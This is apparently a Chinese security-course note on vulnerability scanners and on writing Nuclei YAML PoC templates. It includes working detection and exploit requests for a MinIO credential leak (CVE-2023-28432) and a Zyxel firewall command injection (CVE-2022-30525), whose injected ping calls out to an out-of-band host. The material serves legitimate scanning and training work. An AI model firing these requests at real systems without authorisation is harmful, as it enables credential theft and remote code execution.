

Day102 漏洞发现-漏扫项目篇&Poc开发&Yaml语法&插件一键生成&匹配结果&交互提取



1.知识点

- 1、综合类-Burp&Xray&Awvs&Goby
- 2、特征类-Afrog&Yakit&Nuclei
- 3、联动类-主动扫描&被动扫描&中转扫描

-
- 1、Nuclei-Poc开发-环境配置&编写流程

- 2、Nuclei-Poc开发-Yaml语法&匹配提取
- 3、Nuclei-Poc开发-BurpSuite一键生成插件

2.详细点



- 1 市面上有很多漏扫系统工具脚本，课程讲到的基本都是目前主流推荐的优秀项目！
- 2 Burpsuite, Awvs, Xray, Goby, Afrog, Yakit, Nuclei, Vulmap, Pocassist, Nessus, Pentestkit, Kunyu, Pocsuite3, 浏览器各类插件, Burpsuite插件 (HaE, ShiroScan, FastJsonScan, Log4j2Scan, Springscan, JScan等)。
- 3
- 4 BurpSuite是用于攻击web 应用程序的集成平台，包含了许多工具。BurpSuite为这些工具设计了许多接口，以加快攻击应用程序的过程。所有工具都共享一个请求，并能处理对应的HTTP 消息、持久性、认证、代理、日志、警报。
- 5
- 6 Acunetix一款商业的web漏洞扫描程序，它可以检查web应用程序中的漏洞，如SQL注入、跨站脚本攻击、身份验证页上的弱口令长度等。它拥有一个操作方便的图形用户界面，并且能够创建专业级的web站点安全审核报告。新版本集成了漏洞管理功能来扩展企业全面管理、优先级和控制漏洞威胁的能力。
- 7
- 8 Xray是从长亭洞鉴核心引擎中提取出的社区版漏洞扫描神器，支持主动、被动多种扫描方式，自备盲打平台、可以灵活定义 POC，功能丰富，调用简单，支持Windows /macOS /Linux 多种操作系统，可以满足广大安全从业者的自动化 web 漏洞探测需求。
- 9
- 10 Goby是一款新的网络安全测试工具，由赵武Zwell（Pangolin、JSky、FOFA作者）打造，它能够针对一个目标企业梳理最全的攻击面信息，同时能进行高效、实战化漏洞扫描，并快速的从一个验证入口点，切换到横向。能通过智能自动化方式，帮助安全入门者熟悉靶场攻防，帮助攻防服务者、渗透人员更快的拿下目标。
- 11
- 12 Nuclei是一款基于YAML语法模板的开发的定制化快速漏洞扫描器。它使用Go语言开发，具有很强的可配置性、可扩展性和易用性。提供TCP、DNS、HTTP、FILE 等各类协议的扫描，通过强大且灵活的模板，可以使用Nuclei模拟各种安全检查。
- 13
- 14 Afrog 是一款性能卓越、快速稳定、PoC 可定制的漏洞扫描（挖洞）工具，PoC 涉及 CVE、CNVD、默认口令、信息泄露、指纹识别、未授权访问、任意文件读取、命令执行等多种漏洞类型，帮助网络安全从业者快速验证并及时修复漏洞。
- 15
- 16 Yakit是一款集成化单兵安全能力平台,通过函数提供各类底层安全能力，包括端口扫描、指纹识别、poc框架、shell管理、MITM劫持、强大的插件系统等。旨在打造一个覆盖渗透测试全流程的网络安全工具库。

3.演示案例

3.1 Nuclei-Poc开发-环境配置&编写流程



- 1 1、开发环境：Vscode+Yaml插件
- 2 <https://code.visualstudio.com/>
- 3 2、开发文档参考资料：

```
4 https://docs.nuclei.sh/template-guide/introduction
5 https://blog.csdn.net/qq_41315957/article/details/126594572
6 https://blog.csdn.net/qq_41315957/article/details/126594670
```

3.2 Nuclei-Poc开发-Yaml语法&匹配提取

```
1  YAML是一种数据序列化语言，它的基本语法规则注意如下：
2  -大小写敏感
3  -使用缩进表示层级关系
4  -缩进时不允许使用Tab键，只允许使用空格。
5  -缩进的空格数目不重要，只要相同层级的元素左侧对齐即可
```

```
1  Yaml Poc模版：
2  1、编号 id
3  2、信息 info
4  3、请求 http file tcp等
5  4、匹配 matchers Interactsh
6  5、提取 extractors
```

```
1  开发流程：
2  0、poc模版套用修改
3  1、poc创建独立编号
4  2、poc填入详细信息
5  3、poc提交协议流程编写
6  4、poc结果匹配模式判断
7  5、poc结果提取模式判断
```

```
1  案例1: CVE-2023-28432 （匹配结果）
2  https://github.com/vulhub/vulhub/blob/master/minio/CVE-2023-28432/README.zh-cn.md
3  id: CVE-2023-28432
4
5  info:
6    name: MinIO集群模式信息泄露漏洞（CVE-2023-28432）
7    author: xiaodisec
8    severity: low
9    description: 在其RELEASE.2023-03-20T20-16-18Z版本（不含）以前，集群模式部署下存在一处信息泄露
                  漏洞，攻击者可以通过发送一个POST数据包获取进程所有的环境变量，其中就包含账号密码MINIO_SECRET_KEY和
                  MINIO_ROOT_PASSWORD。
10   reference:
11     - https://github.com/vulhub/vulhub/blob/master/minio/CVE-2023-28432/README.zh-
                  cn.md
12   tags: MinIO,CVE
13
```

```
14
15 http:
16   - raw:
17     - |
18       POST /minio/bootstrap/v1/verify HTTP/1.1
19       Host: {{Hostname}}
20       Content-Type: application/x-www-form-urlencoded
21
22   matchers:
23     - type: word
24       part: body
25       words:
26         - '"MINIO_ROOT_PASSWORD":'
27         - '"MINIO_ROOT_USER":'
28         - '"MinioEnv":'
29       condition: and
```

```
1 案例2: CVE-2022-30525 (匹配交互)
2  https://blog.csdn.net/weixin_43080961/article/details/124776553
3
4  id: CVE-2022-30525
5
6  info:
7    name: Zyxel 防火墙远程命令注入漏洞
8    author: xiaodisec
9    severity: high
10   description: 该漏洞影响支持零接触配置 (ZTP) 的 Zyxel 防火墙, 其中包括 ATP 系列、VPN 系列和
11                USG FLEX 系列 (包括 USG20-VPN 和 USG20W-VPN)。该漏洞标识为 CVE-2022-30525, 允许未经身份验证的
12                远程攻击者以nobody受影响设备上的用户身份执行任意代码。
13   reference:
14     - https://blog.csdn.net/weixin_43080961/article/details/124776553
15   tags: zyxel,cve,rce
16
17 http:
18   - raw:
19     - |
20       POST /ztp/cgi-bin/handler HTTP/1.1
21       Host: {{Hostname}}
22       Content-Type: application/json
23
24       {"command":"setwanPortSt","proto":"dhcp","port":"4","vlan_tagged":"1","vlanid":"5","mt
25       u":"{{exploit}}","data":"hi"}
26
27   payloads:
```

```


26     exploit:
27         - ";ping -c 3 {{interactsh-url}};"
28
29     matchers:
30         - type: word
31           part: interactsh_protocol
32           name: dns
33     words:
34         - "dns"

```


3.3 Nuclei-Poc开发-BurpSuite模版生成插件

- 1 <https://github.com/projectdiscovery/nuclei-burp-plugin>
- 2 1、导入或商店安装
- 3 2、配置插件路径信息
- 4 3、数据包选择生成模版
- 5 4、修改模版信息测试提交


(1) 导入或商店安装：




(2) 配置插件路径信息：



(3) 数据包选择生成模版:





(4) 修改模版信息测试提交:

